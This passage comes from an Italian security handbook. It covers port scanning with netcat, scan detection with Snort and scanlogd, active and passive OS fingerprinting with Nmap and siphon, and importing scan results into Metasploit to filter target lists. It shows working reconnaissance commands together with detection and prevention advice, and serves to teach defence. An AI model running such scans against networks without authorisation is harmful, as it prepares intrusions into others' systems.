This example would scan TCP ports 80, 100, 101...200 and 443 on all IP addresses from 10.0.0.1 to 10.0.1.200 inclusive, grabbing banners from those ports and hiding hosts that had no open ports.

netcat

Nonostante la sua natura un po' "vecchia scuola", netcat (o nc) è un'ottima utility che merita una menzione d'onore. Scritto da Hobbit, questo programma per Windows e Linux può svolgere un tale numero di funzioni da essersi meritato il titolo di coltellino svizzero della sicurezza. La gran parte delle sue funzionalità sono state aggiornate in "ncat", una utility scritta da Fyodor, Chris Gibson, Kris Katterjohn e Mixter, che accompagna Nmap; in questa versione, tuttavia, gli autori hanno deciso di non inserire le capacità di scansione delle porte (probabilmente pensavano di avere già a disposizione un buon port scanner). Le semplici capacità di scansione delle porte TCP e UDP tornano utili in alcuni scenari dove è necessario minimizzare il numero di tracce lasciate in un sistema compromesso. È possibile caricare il file sul sistema e utilizzarlo come punto di partenza per la scansione di altre reti che potrebbero non essere accessibili in maniera diretta. Le opzioni -v e -vv producono rispettivamente output verbosi e molto verbosi. L'opzione -z imposta la modalità a zero I/O ed è utilizzata per la scansione delle porte, e l'opzione -w2 indica un valore di timeout per ogni connessione. Per default, netcat utilizza le porte TCP. Pertanto, per una scansione UDP, è necessario inserire l'opzione-u, come nel secondo degli esempi mostrati di seguito:

```
[root] nc -v -z -w2 192.168.1.1 1-140
```

```
[192.168.1.1] 139 (?) open
[192.168.1.1] 135 (?) open
[192.168.1.1] 110 (pop-3) open
[192.168.1.1] 106 (?) open
[192.168.1.1] 81 (?) open
[192.168.1.1] 80 (http) open
[192.168.1.1] 79 (finger) open
[192.168.1.1] 53 (domain) open
[192.168.1.1] 42 (?) open
[192.168.1.1] 25 (smtp) open
[192.168.1.1] 21 (ftp) open
```

```
[root] nc -u -v -z -w2 192.168.1.1 1-140
```

```
[192.168.1.1] 135 (ntportmap) open
[192.168.1.1] 123 (ntp) open
[192.168.1.1] 53 (domain) open
[192.168.1.1] 42 (name) open
```



Contromisure contro la scansione di porte

La scansione di porte è un'arma fondamentale per gli hacker, e sfortunatamente non è facile prevenirne l'uso. Esistono però alcune tecniche utilizzabili.

Rilevamento

La scansione di porte è spesso utilizzata dagli hacker per determinare le porte TCP e UDP in ascolto sui sistemi remoti. Rilevare questa attività di scansione è di fondamentale importanza per individuare i primi segni di un attacco. Il principale metodo per rilevare le scansioni di porte prevede l'utilizzo di un programma IDS di rete come Snort.

Snort (snort.org) è un ottimo IDS gratuito, la cui migliore caratteristica è il fatto che gli autori rendono disponibili frequentemente nuove signature. È uno dei nostri programmi preferiti, molto utile per un sistema NIDS (*Network Intrusion Detection System*), anche se le versioni 1.x non gestiscono bene la frammentazione dei pacchetti. Il seguente esempio mostra la rilevazione di un tentativo di scansione di porte:

```
[**] spp_portscan: PORTSCAN DETECTED from 192.168.1.10 [**]
05/22-18:48:53.681227
[**] spp_portscan: portscan status from 192.168.1.10: 4 connections across
  1 hosts: TCP(0), UDP(4) [**]
05/22-18:49:14.180505
[**] spp_portscan: End of portscan from 192.168.1.10 [**]
05/22-18:49:34.180236
```

Per gli host UNIX, l'utility scanlogd (openwall.com/scanlogd) di Solar Designer è uno strumento per il rilevamento di scansioni di porte TCP che individua e registra questi tipi di attacchi. È importante ricordare che, se notate una serie di scansioni di porte provenienti da un particolare sistema o rete, potrebbe trattarsi di qualcuno che tenta di effettuare il riconoscimento della vostra rete. Dovete prestare molta attenzione a tale attività, perché potrebbe segnalare un imminente attacco su larga scala. Infine, dovete tenere presente che bloccare o attuare ritorsioni nei confronti dei tentativi di scansione di porte non è sempre consigliabile; il problema principale è che un hacker potrebbe utilizzare l'indirizzo IP di una terza parte che non ha nulla a che fare con l'attacco, perciò si rischia di attuare ritorsioni contro persone innocenti. Un interessante articolo di Solar Designer disponibile presso openwall.com/scanlogd/P53-13.gz fornisce altri suggerimenti per progettare e attaccare sistemi per il rilevamento delle scansioni di porte.

La maggior parte dei firewall può essere configurata (e dovrebbe esserlo) per rilevare i tentativi di scansione di porte. Alcuni sono migliori di altri nel rilevare le scansioni nascoste. Per esempio, molti firewall dispongono di opzioni specifiche per rilevare scansioni SYN e ignorare scansioni FIN. La parte più complessa, nel rilevamento di scansioni di porte, è quella di analizzare i file di log, spesso molto lunghi. Consigliamo di configurare dei messaggi di avviso che siano inviati per e-mail in tempo reale, e di utilizzare i *log a soglia* quando possibile, in modo che nessuno possa portare un attacco di tipo DoS provocando l'invio di numerosissimi messaggi email. Con i log a soglia, i messaggi di avviso vengono inviati a gruppi anziché uno per uno.

Per gli host Windows, l'utility Attacker di Foundstone (foundstone.com) consente di rilevare semplici scansioni di porta. Questo strumento gratuito permette di mettersi in ascolto su particolari porte e invia un messaggio di avviso quando rileva un tentativo di scansione

su di esse. Non è una tecnica a prova di bomba, ma è in grado di evidenziare i tentativi di attacco effettuati senza nascondere le segnature.

Prevenzione

Anche se è difficile attuare una prevenzione contro un tentativo di scansione di porte effettuato contro il proprio sistema, si può ridurre al minimo l'esposizione a questi attacchi disabilitando tutti i servizi non indispensabili. In ambiente UNIX lo si può fare contrassegnando come commenti i servizi non necessari nel file `/etc/inetd.conf` e disabilitando l'avvio dei servizi negli script di startup. Ne parleremo più in dettaglio nel Capitolo 5, dedicato a UNIX.

Nei sistemi Windows si dovrebbero disabilitare tutti i servizi non necessari. Sfortunatamente questo compito è più difficile a causa del modo in cui opera Windows, poiché le porte TCP 139 e 445 forniscono funzionalità native del sistema. Tuttavia, si possono disabilitare alcuni servizi utilizzando il Pannello di controllo (si seleziona *Strumenti di amministrazione* e poi *Servizi*). I rischi e le contromisure per sistemi Windows sono discussi nel Capitolo 4. Per altri sistemi operativi o dispositivi, occorre consultare la documentazione per determinare come ridurre il numero di porte in ascolto mantenendo aperte soltanto quelle richieste per l'attività del sistema.

Rilevamento del sistema operativo

Come abbiamo visto finora, sono disponibili numerosi strumenti e molti tipi di tecniche per la scansione di porte, utilizzabili allo scopo di individuare le porte aperte su un sistema bersaglio. Se ricordate, questo era il nostro primo obiettivo: eseguire la scansione di porte per individuare porte TCP e UDP in ascolto sul sistema bersaglio. Una volta ottenute queste informazioni, si può determinare se la porta in ascolto presenta potenziali vulnerabilità? In realtà non ancora; occorre prima scoprire altre informazioni sul sistema bersaglio. Ora il nostro obiettivo è quello di determinare il tipo di sistema operativo in esecuzione.



Rilevamento del sistema operativo attivo

<i>Popolarità:</i>	10
<i>Semplicità:</i>	8
<i>Impatto:</i>	4
<i>Grado di rischio:</i>	7

Durante la fase di ricerca delle vulnerabilità, descritta nei capitoli seguenti, è utile disporre di informazioni sullo specifico sistema operativo in uso. Ricordate che stiamo cercando di procedere con la massima accuratezza possibile nel determinare le vulnerabilità dei sistemi bersaglio; non vogliamo sollevare inutili allarmismi chiedendo al reparto IP di rimediare a problemi che in realtà non ci sono, o non rappresentano possibili falle per la sicurezza, perciò dobbiamo identificare il sistema operativo del bersaglio fin nei minimi dettagli, per quanto possibile.

Per svolgere questo compito si possono utilizzare diverse tecniche. Si possono eseguire semplici tecniche di cattura dei banner, come è spiegato nel Capitolo 3, che ottengono informazioni da servizi come FTP, telnet, SMTP, HTTP, POP e altri; questo è il modo più semplice per rilevare un sistema operativo e il numero di versione del servizio in

esecuzione. Esiste poi una tecnica molto più accurata, detta *fingerprinting dello stack*, per la quale uno dei migliori strumenti disponibili è, ancora, l'onnipotente Nmap.

Ipotesi basate sulle porte disponibili

Indipendentemente dallo strumento utilizzato, stiamo cercando di identificare le porte aperte che possono fornire indizi sul sistema operativo sottostante. Per esempio, se troviamo aperte le porte 445, 139 e 135, vi è una notevole probabilità che il sistema operativo del bersaglio sia Windows. Quasi tutti i sistemi basati su Windows ascoltano sulle porte 135, 139, e 445. I sistemi con Windows 95/98, invece, ascoltano solamente sulla porta 139. Alcuni servizi sono specifici dei vari sistemi operativi. Un esempio perfetto al riguardo è la porta TCP 3389, utilizzata per il protocollo RDP (*Remote Desktop Protocol*), un attributo comune dei sistemi Windows. Per averne la certezza, dovremo sondare la porta specifica (ne parleremo nel prossimo capitolo), ma la maggioranza dei sistemi eseguono i servizi essenziali, come RDP, sulle porte di default.

Per i sistemi UNIX, un buon indicatore è costituito dalla porta TCP 22 (SSH); ricordate, però, che SSH viene utilizzato anche da Windows e per la gestione di diversi apparati di rete. Molti server UNIX più datati presentano servizi come portmapper (TCP/111), i servizi Berkeley R (TCP/512–514), NFS (TCP/2049), e porte “alte” (dalla 3277x in poi). L'esistenza di queste porte in genere indica che il sistema in esecuzione è UNIX. Di più, dovendo indovinare la versione specifica di UNIX, potremmo ipotizzare Solaris. Sappiamo già che normalmente Solaris esegue i suoi servizi RPC nell'intervallo 3277x. Svolgendo una semplice scansione sulle porte TCP e UDP, possiamo valutare a grandi linee il livello di esposizione dei sistemi che stiamo esaminando. Per esempio, se su un server Windows troviamo aperta la porta 445 o la 139 o la 135, questo potrebbe essere molto a rischio, dato il numero di vulnerabilità presenti nei servizi in esecuzione su quelle porte. Il Capitolo 4 analizza le vulnerabilità intrinseche di Windows e il modo in cui le porte 445, 139, e 135 possono essere sfruttate per compromettere la sicurezza dei sistemi che non adottano misure di protezione adeguate su queste porte. Nel nostro esempio, anche il sistema UNIX sembra essere a rischio, perché i servizi in ascolto erogano numerose funzionalità e ne è ben nota la vulnerabilità a problemi di sicurezza. Per esempio, i servizi RPC (*Remote Procedure Call*) e il servizio NFS (*Network File System*) sono due delle strade principali attraverso cui un hacker può riuscire a compromettere la sicurezza di un server UNIX (cfr. il Capitolo 5). Di contro, è virtualmente impossibile manomettere la sicurezza di un servizio remoto se questo non è in ascolto. Ricordate: maggiore il numero dei servizi in esecuzione, più alte sono le probabilità di manomissione di un sistema. Maggiore sarà la familiarità acquisita con le comuni assegnazioni di porta, più grande sarà anche la vostra capacità di esaminare i risultati di una scansione delle porte e identificare velocemente l'anello debole in grado di compromettere una rete.

Fingerprinting attivo dello stack

Prima di utilizzare Nmap, è importante spiegare che cos'è esattamente il fingerprinting dello stack: si tratta di una tecnologia estremamente potente che consente di determinare rapidamente il sistema operativo di un host, con alto grado di probabilità. In sostanza, le implementazioni dello stack IP dei vari produttori variano per molti dettagli: spesso i

produttori interpretano le indicazioni RFC in modo diverso, quando scrivono uno stack TCP/IP, e analizzando queste differenze è possibile fare delle ipotesi su quale sia il sistema operativo in uso. Per la massima affidabilità, il fingerprinting dello stack richiede in genere almeno una porta in ascolto; Nmap è in grado di fare ipotesi sul sistema operativo perfino se non c'è alcuna porta aperta, ma con scarsa precisione. Su questo argomento è disponibile un articolo fondamentale scritto da Fyodor e pubblicato per la prima volta in *Phrack Magazine*, presso insecure.org/nmap/nmap-fingerprinting-article.html.

Esaminiamo i tipi di analisi che possiamo effettuare per aiutarci a distinguere un sistema operativo dall'altro:

- **Prova FIN.** Un pacchetto FIN viene inviato a una porta aperta. Come si è detto in precedenza, l'RFC 793 stabilisce che il comportamento corretto è di non rispondere. Tuttavia, molte implementazioni dello stack (come quelle di Windows 7/200X/Vista) rispondono con FIN/ACK.
- **Prova flag contraffatto.** Si imposta un flag TCP undefined nell'header TCP di un pacchetto SYN. Alcuni sistemi operativi, come Linux, rispondono con il flag impostato nel loro pacchetto di risposta.
- **Campionamento ISN (Initial Sequence Number).** La premessa di base è quella di trovare un pattern nella sequenza iniziale scelta dall'implementazione TCP in risposta a una richiesta di connessione.
- **Monitoraggio del “bit di non frammentazione”.** Alcuni sistemi operativi impostano il bit di non frammentazione (“Don't fragment bit”) per migliorare le prestazioni. È possibile monitorare questo bit per determinare quali tipi di sistemi operativi esibiscono questo comportamento.
- **Dimensione finestra iniziale TCP.** Si tiene traccia della dimensione della finestra iniziale sui pacchetti restituiti. Per alcune implementazioni dello stack, questa dimensione è unica e tale informazione è molto utile per la precisione del meccanismo di fingerprinting.
- **Valore ACK.** Gli stack IP si distinguono per il valore di sequenza che utilizzano per il campo ACK, perciò alcune implementazioni restituiscono il numero che abbiamo inviato, altre restituiscono un numero di sequenza + 1.
- **Limitazione dei messaggi di errore ICMP.** I sistemi operativi possono seguire l'RFC 1812 (ietf.org/rfc/rfc1812.txt) e limitare la frequenza con cui sono inviati i messaggi di errore. Inviando pacchetti UDP ad alcune porte di numero elevato, scelte a caso, si può contare il numero di messaggi di “host irraggiungibile” ricevuti entro un determinato intervallo di tempo. Questo tipo di sondaggio è utile anche per determinare se vi sono porte UDP aperte.
- **Citazione messaggio ICMP.** I sistemi operativi si distinguono per la quantità di informazioni citate quando si incontrano errori ICMP. Esaminando il messaggio con la citazione, è possibile ipotizzare quale sia il sistema operativo.
- **Integrità di messaggio di errore restituito.** Alcune implementazioni dello stack potrebbero alterare gli header IP quando restituiscono messaggi di errore ICMP. Esaminando i tipi di alterazioni apportate agli header, si possono fare delle ipotesi sul sistema operativo bersaglio.

- **Tipo di servizio (TOS).** Per i messaggi di tipo “ICMP PORT UNREACHABLE” si esamina il TOS: la maggior parte delle implementazioni dello stack utilizzano il tipo 0, ma non è sempre così.
- **Gestione della frammentazione.** Come hanno indicato Thomas Ptacek e Tim Newsham nel loro importante articolo “Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection”, stack diversi gestiscono i frammenti parzialmente sovrapposti in modo diverso (cs.unc.edu/~fabian/course_papers/PtacekNewsham98.pdf). Alcuni stack sovrascrivono i dati vecchi con quelli nuovi e vice versa, al momento di riassemblare i frammenti. Osservando il modo in cui sono riassemblati dei pacchetti di prova, è possibile fare delle ipotesi sul sistema operativo bersaglio.
- **Opzioni TCP.** Le opzioni TCP sono definite dall’RFC 793 e più recentemente dall’RFC 1323 ([ietf.org/rfc/rfc1323.txt](http://www.ietf.org/rfc/rfc1323.txt)). Le opzioni più avanzate fornite dall’RFC 1323 tendono a essere implementate negli stack più attuali. Inviando un pacchetto con più opzioni impostate, per esempio quelle di nessuna attività, massima dimensione del segmento, fattore di scala finestra e timestamp, è possibile fare delle ipotesi sul sistema operativo bersaglio.

L’utility nmap utilizza le tecniche citate in precedenza (eccetto quella per la gestione della frammentazione e per la limitazione dei messaggi di errore ICMP) se si specifica l’opzione -O. Osserviamo che cosa accade sulla nostra rete bersaglio:

```
user@hax:~$ sudo nmap -O 192.168.1.17

Starting Nmap 5.51 ( http://nmap.org ) at 2011-09-26 11:35 PDT
Nmap scan report for 192.168.1.17
Host is up (0.0015s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-term-serv
4445/tcp   open  upnotifyp
14000/tcp  open  scotty-ft
Device type: general purpose
Running: Microsoft Windows XP
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 3.64 seconds
```

Utilizzando l’opzione di fingerprinting dello stack di Nmap, possiamo facilmente determinare il sistema operativo bersaglio; la precisione di tale risultato dipende in gran parte dal fatto che sul bersaglio sia aperta almeno una porta, ma anche se non ci sono porte aperte, Nmap è in grado di fare un’ipotesi non casuale sul sistema operativo:

```
user@hax:~$ sudo nmap -O 192.168.1.32

Starting Nmap 5.51 ( http://nmap.org ) at 2011-09-26 11:36 PDT
Nmap scan report for 192.168.1.32
Host is up (0.0019s latency).
```

```
All 1000 scanned ports on 10.112.18.32 are closed
Remote OS guesses: Linux 2.0.27 - 2.0.30, Linux 2.0.32-34, Linux 2.0.35-36,
Linux 2.1.24 PowerPC, Linux 2.1.76, Linux 2.1.91 - 2.1.103,
Linux 2.1.122 - 2.1.132; 2.2.0-pre1 - 2.2.2, Linux 2.2.0-pre6 - 2.2.2-ac5Network
Distance: 1 hop
```

Anche in assenza di porte aperte, Nmap ha individuato correttamente il sistema operativo Linux (un caso fortunato).

Una delle migliori caratteristiche di nmap è che il suo elenco di segnature è mantenuto in un file denominato **Nmap-os-fingerprints**. Ogni volta che viene rilasciata una nuova versione di Nmap, questo file viene aggiornato con altre segnature; al momento in cui scriviamo, l'elenco ne comprende centinaia.

Benché il rilevamento TCP effettuato da Nmap risulti il più accurato, al momento in cui scriviamo, la tecnologia non è priva di difetti e spesso fornisce soltanto ipotesi approssimative, che in certi casi risultano inutili.



Contromisure contro il rilevamento del sistema operativo

Consigliamo di attuare le seguenti procedure per ridurre il rischio di rilevamento del sistema operativo.

Rilevamento

Potete utilizzare molti degli strumenti di rilevamento delle attività di scansione di porte citati in precedenza per controllare attività di rilevamento del sistema operativo. Benché non indichino specificamente che è in corso questa operazione mediante Nmap o queso, possono rilevare una scansione con specifiche opzioni, per esempio il flag SYN.

Prevenzione

Sarebbe bello trovare un modo facile per evitare il rilevamento del sistema operativo, ma non è un problema semplice da risolvere. È possibile modificare il codice sorgente del sistema operativo, o alterare un parametro in modo da cambiare una delle caratteristiche peculiari del fingerprinting dello stack, ma questo potrebbe causare dei problemi di funzionalità del sistema. Per esempio, FreeBSD supporta l'opzione del kernel TCP_DROP_SYNFIN, utilizzata per ignorare un pacchetto SYN+FIN inviato da Nmap in un'operazione di fingerprinting dello stack. Attivare questa opzione sarebbe utile per evitare il rilevamento del sistema operativo, ma così si viola il supporto dell'RFC 1644, “TCP Extensions for Transactions”.

Riteniamo che soltanto proxy o firewall affidabili e sicuri dovrebbero essere lasciati esposti ad attività di scansione via Internet. Nascondersi non è la miglior linea di difesa. Anche se gli hacker sono in grado di identificare il sistema operativo in uso, è necessario fare in modo che abbiano difficoltà a ottenere l'accesso al sistema bersaglio.



Identificazione passiva del sistema operativo

<i>Popolarità:</i>	5
<i>Semplicità:</i>	6
<i>Impatto:</i>	4
<i>Grado di rischio:</i>	5

Abbiamo visto quanto possa essere efficace il fingerprinting attivo dello stack, utilizzando strumenti come Nmap. È importante ricordare che le tecniche di rilevamento dello stack citate in precedenza sono attive per natura: abbiamo inviato dei pacchetti a ciascun sistema per determinare specifiche caratteristiche dello stack di rete, e questo ci ha consentito di ipotizzare quale fosse il sistema operativo in uso. Data la necessità di inviare dei pacchetti al sistema bersaglio, è relativamente facile per un sistema di rilevamento delle intrusioni determinare che è in atto un tentativo di identificazione del sistema operativo. Perciò, il fingerprinting attivo dello stack non è la tecnica più difficile da rilevare.

Fingerprinting passivo dello stack

Il fingerprinting passivo dello stack è simile a quello attivo, ma invece di inviare pacchetti a un sistema bersaglio, l'hacker controlla in modo passivo il traffico di rete per determinare il sistema operativo in uso. Monitorando il traffico di rete tra vari sistemi, possiamo determinare i sistemi operativi utilizzati in una rete. Questa tecnica, però, richiede di trovarsi in una posizione centrale della rete e su una porta che consenta la cattura di pacchetti (per esempio una porta mirror).

Lance Spitzner ha svolto numerose ricerche nel campo del fingerprinting passivo dello stack e ha scritto un articolo in cui descrive i risultati ottenuti, disponibile presso project.honeynet.org. Inoltre, Marshall Beddoe e Chris Abad hanno sviluppato **siphon**, un sistema passivo per la mappatura delle porte, l'identificazione del sistema operativo e la determinazione della topologia di rete; tale strumento è disponibile presso packetstorm-security.org/UNIX/utilities/siphon-v.666.tar.gz.

E ora vediamo come funziona il fingerprinting passivo dello stack.

Segnature passive

Varie caratteristiche del traffico possono essere utilizzate per identificare un sistema operativo; noi ci limiteremo soltanto a vari attributi associati a una sessione TCP/IP:

- **TTL.** Che valore imposta il sistema operativo come TTL (*Time-To-Live*) sul pacchetto in uscita?
- **Dimensione della finestra.** Che valore imposta il sistema operativo come dimensione della finestra?
- **DF.** Il sistema operativo imposta il bit di non frammentazione DF (“Don’t Fragment bit”)?

Analizzando passivamente ogni attributo e confrontando i risultati con un database di valori noti è possibile determinare il sistema operativo remoto. Benché questo metodo non dia garanzia di fornire una risposta corretta in ogni caso, è possibile combinare tra loro gli attributi per migliorare ulteriormente l'affidabilità dei risultati. Questa è la tecnica utilizzata da **siphon**.

Esaminiamo un esempio. Se ci colleghiamo in telnet dal sistema 192.168.1.10 (di nome *shadow*) al sistema 192.168.1.11 (di nome *quake*), possiamo identificare in modo passivo il sistema operativo utilizzando **siphon**:

```
[shadow]# telnet 192.168.1.11
```

Con il nostro sniffer preferito, Snort, possiamo vedere un tracciato parziale della nostra connessione telnet:

```
06/04-11:23:48.297976 192.168.1.11:23 -> 192.168.1.10:2295
TCP TTL:255 TOS:0x0 ID:58934 DF
**S***A* Seq: 0xD3B709A4 Ack: 0xBE09B2B7 Win: 0x2798
TCP Options => NOP NOP TS: 9688775 9682347 NOP WS: 0 MSS: 1460
```

Esaminando i nostri tre attributi TCP/IP troviamo quanto segue:

- TTL = 255
- Dimensione finestra = 0x2798
- Bit DF (non frammentazione) = Yes

Ora osserviamo il database di fingerprinting di siphon, osprints.conf:

```
[shadow]# grep -i solaris osprints.conf
# Window:TTL:DF:Operating System DF = 1 for ON, 0 for OFF.
2328:255:1:Solaris 2.6 - 2.7
2238:255:1:Solaris 2.6 - 2.7
2400:255:1:Solaris 2.6 - 2.7
2798:255:1:Solaris 2.6 - 2.7
FE88:255:1:Solaris 2.6 - 2.7
87C0:255:1:Solaris 2.6 - 2.7
FAF0:255:0:Solaris 2.6 - 2.7
FFFF:255:1:Solaris 2.6 - 2.7
```

Possiamo vedere che il quarto elemento presenta gli attributi esatti del nostro tracciato Snort: dimensione finestra di 2798, TTL di 255 e bit DF impostato (uguale a 1). Perciò dovremmo essere in grado di individuare il sistema operativo bersaglio con siphon:

```
[crush]# siphon -v -i xlo -o fingerprint.out
Running on: 'crush' running FreeBSD 4.0-RELEASE on a(n) i386
Using Device: xlo
Host          Port  TTL   DF      Operating System
192.168.1.11    23    255  ON      Solaris 2.6 - 2.7
```

Come potete vedere, siamo in grado di individuare il sistema operativo bersaglio, in questo caso Solaris 2.6, con relativa facilità e senza inviare alcun pacchetto al sistema 192.168.1.11: tutta l'analisi è stata effettuata semplicemente catturando pacchetti in viaggio sulla rete. Il fingerprinting passivo può essere utilizzato da un hacker per mappare una potenziale vittima semplicemente navigando nel sito web di quest'ultima e analizzando un tracciato di rete o utilizzando uno strumento come siphon. Questa tecnica è efficace, ma ha anche alcuni limiti: in primo luogo, le applicazioni che costruiscono i loro pacchetti (per esempio Nmap) non utilizzano la stessa segnatura del sistema operativo, perciò i risultati potrebbero essere imprecisi. In secondo luogo, è necessario trovarsi in una posizione che consenta di catturare i pacchetti (cosa che potrebbe risultare difficile in uno switch senza abilitare il mirroring delle porte). In terzo luogo, un host remoto potrebbe facilmente cambiare gli attributi di connessione; quest'ultimo punto, tuttavia, riguarda anche le tecniche di rilevamento attive.



Contromisure contro il rilevamento passivo del sistema operativo

Si rimanda alla contromisura di prevenzione riportata in precedenza in questo capitolo, nel paragrafo dedicato alle contromisure contro il rilevamento del sistema operativo.

Elaborare e memorizzare i dati di una scansione

La mappatura di una rete bersaglio può tradursi in una grande quantità di dati, più o meno ingombrante a seconda delle modalità con cui vengono eseguite le scansioni e con cui i dati vengono memorizzati. Nelle reti di grandi dimensioni l'efficienza della gestione dei risultati della scansione è direttamente proporzionale alla velocità con la quale si sarà in grado di compromettere grandi numeri di sistemi. Da qui l'importanza di una gestione accurata dei dati.

Gestire i dati di scansione con Metasploit

Metasploit (metasploit.com) in origine era un framework generico di exploit, utilizzato per modularizzare exploit e payload. Nel corso degli ultimi due anni, le sue funzionalità sono esplose fino a formare una grande piattaforma di strumenti, payload ed exploit con possibilità di gestione degli attacchi. Qui non ci addentreremo nel dettaglio nei modi di sfruttare tutta la potenza di Metasploit, ma cercheremo i modi per eseguire le scansioni e inviare i dati al programma per ulteriori elaborazioni.

L'installazione di Metasploit attiva un server PostgreSQL che consente la realizzazione di query specifiche sul database dei dati di scansione. Per utilizzare la funzionalità del database, occorre innanzitutto indicare al programma i parametri di connessione e il database desiderato. A questo scopo, da Metasploit (`msfconsole`) digitate:

```
msf > db_connect postgres:<password>@localhost:<port>/msf3
```

La password (`<password>`) e la porta (`<port>`) vengono definite nel file di configurazione denominato `/opt/framework-4.0.0/properties.ini`. Metasploit presenta dei "moduli ausiliari" che svolgono alcune semplici scansioni di host e servizi, ma spesso la durata di queste operazioni è superiore a quella di Nmap, pertanto Nmap stesso rimarrà il nostro strumento di elezione per lo svolgimento di queste attività. Il comando `db_nmap` di Metasploit permette di eseguire semplici scansioni Nmap e di importare i loro risultati direttamente nel database:

```
msf > db_nmap 192.168.1.0/24
[*] Nmap: Starting Nmap 5.51SVN ( http://nmap.org ) at 2011-09-26 10:47 PDT

[*] Nmap: Nmap scan report for 192.168.1.12
[*] Nmap: Host is up (0.0028s latency).
[*] Nmap: Not shown: 997 filtered ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 80/tcp    open  http
[*] Nmap: 443/tcp   open  https
[*] Nmap: 2869/tcp  open  icslap
[*] Nmap: Nmap scan report for 192.168.1.13
```

```
[*] Nmap: Host is up (0.063s latency).
< Output abbreviato per motivi di spazio >
[*] Nmap: 22/tcp open  ssh
[*] Nmap: Nmap done: 256 IP addresses (21 hosts up) scanned in 19.00 seconds
msf >
```

È possibile passare a `db_nmap` parametri specifici di Nmap, e i relativi dati verranno passati all'istanza di Nmap in esecuzione in background. Un aspetto negativo è dato dal fatto che se la connessione è stata effettuata con un utente non root, non sarà possibile utilizzare `db_nmap` per scansioni che richiedono privilegi elevati. Questo, però, non dovrebbe essere un problema, dato che è anche possibile eseguire qualsiasi comando di shell direttamente attraverso Metasploit. Qui Nmap esegue una scansione di sistema operativo sulla subnet locale e invia l'output a un file XML.

```
msf > sudo nmap -O 192.168.1.0/24 -oX subnet_192.168.1.0-OS
[*] exec: sudo nmap -O 192.168.1.0/24 -oX subnet_192.168.1.0-OS
[sudo] password for user:
Starting Nmap 5.51 ( http://nmap.org ) at 2011-09-26 11:00 PDT
Nmap scan report for 192.168.1.12
Host is up (0.0033s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
< Output abbreviato per motivi di spazio >
OS details: Linux 2.6.19 - 2.6.36
Network Distance: 0 hops
msf >
```

Ora l'output di Nmap viene importato nel database con il comando `db_import`:

```
msf > db_import subnet_192.168.1.0-OS
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.4.3.1'
[*] Importing host 192.168.1.12
< Output abbreviato per motivi di spazio >

[*] Importing host 192.168.1.25
[*] Successfully imported /home/elec/subnet_192.168.1.0-OS
msf >
```

Una volta caricati in Metasploit i risultati della scansione, è possibile effettuare un gran numero di query. Il comando `hosts` restituisce l'elenco di tutti gli host presenti nel database. Il parametro `-c` consente di selezionare colonne specifiche. Qui sotto vengono visualizzati tutti gli host con i relativi sistemi operativi:

```
msf > hosts -c address,os_name
Hosts
=====
address      os_name
-----
192.168.1.12 Microsoft Windows
192.168.1.15 Linux
192.168.1.16 Microsoft Windows
192.168.1.17 Microsoft Windows
```

```
192.168.1.18 Microsoft Windows  
192.168.1.19 Apple iOS  
192.168.1.22 Microsoft Windows  
192.168.1.24 Microsoft Windows  
192.168.1.25 Linux
```

Il comando `services` può essere utilizzato per visualizzare tutte le porte aperte e i servizi disponibili sugli host individuati. È anche possibile filtrare i dati con alcune semplici opzioni. Per esempio, volendo visualizzare tutti gli host sui quali sia disponibile SSH, si può usare il comando seguente:

```
msf > services -s ssh  
Services  
=====
```

host	port	proto	name	state	info
---	---	---	---	---	---
10.112.18.25	22	tcp	ssh	open	

La possibilità di filtrare i dati può essere molto utile quando si sceglie come bersaglio una rete di grandi dimensioni. Per esempio, conoscendo una particolare vulnerabilità tipica dei sistemi Windows 2008, è possibile impostare un filtro sugli host che eseguono Windows 2008 per creare un elenco di bersagli. In seguito questi host potranno essere sottoposti a un attacco di certo più efficiente.

Riepilogo

Abbiamo trattato gli strumenti e le tecniche per eseguire ping sweep, scansioni di porte TCP, UDP e ICMP, rilevamento del sistema operativo. Utilizzando gli strumenti per il ping sweep, è possibile individuare i sistemi attivi e identificare potenziali bersagli di attacco. Grazie a innumerevoli strumenti e tecniche per la scansione di porte TCP e UDP, si possono individuare i servizi in ascolto e fare delle ipotesi sul livello di esposizione al rischio di ciascun sistema. Infine, abbiamo visto come gli hacker possano utilizzare software di rilevamento del sistema operativo per determinare in modo preciso la versione specifica del sistema operativo in uso su un sistema bersaglio. Nel prosieguo del libro vedrete che le informazioni raccolte finora sono fondamentali per predisporre un attacco mirato.

Capitolo 3

L'enumerazione

Quando un hacker è riuscito a individuare gli host attivi e i servizi in esecuzione utilizzando le tecniche del Capitolo 2, generalmente passa a esaminare più in dettaglio i servizi identificati cercando eventuali punti deboli, in un processo che chiamiamo *enumerazione*. Vale la pena di notare anche che, mentre l'hacker procede nei diversi passaggi dell'attacco e ottiene la possibilità di connettersi a host e segmenti di rete a cui in precedenza non poteva accedere, spesso torna a questa fase per trovare le vie per ampliare la portata del suo attacco e per raggiungere bersagli specifici. La differenza fondamentale tra le tecniche di raccolta delle informazioni descritte in precedenza e l'enumerazione sta nel livello di intrusività. L'enumerazione comporta l'utilizzo di connessioni attive ai sistemi bersaglio e di interrogazioni dirette, che potrebbero (o meglio, dovrebbero) essere registrate nei file di log, o comunque notate. Vi mostreremo quali attività cercare e come bloccarle, ove possibile.

Gran parte delle informazioni raccolte tramite l'attività di enumerazione potrebbe apparire inutile, a un primo sguardo, ma in realtà i dati lasciati passare dalle falce di sicurezza del sistema possono essere pericolosissimi, come mostriamo in questo capitolo. In generale, tra le informazioni che gli hacker cercano attraverso l'enumerazione vi sono nomi di account utente (da utilizzare per successivi attacchi alle password), risorse condivise mal configurate (per esempio, condivisioni di file non protette) e vecchie versioni di software con note vulnerabilità (come i vecchi server web sensibili agli attacchi via buffer overflow). Una

In questo capitolo

- **Fingerprinting di servizi**
- **Scanner di vulnerabilità**
- **Cattura di banner**
- **Enumerazione dei servizi di rete comuni**

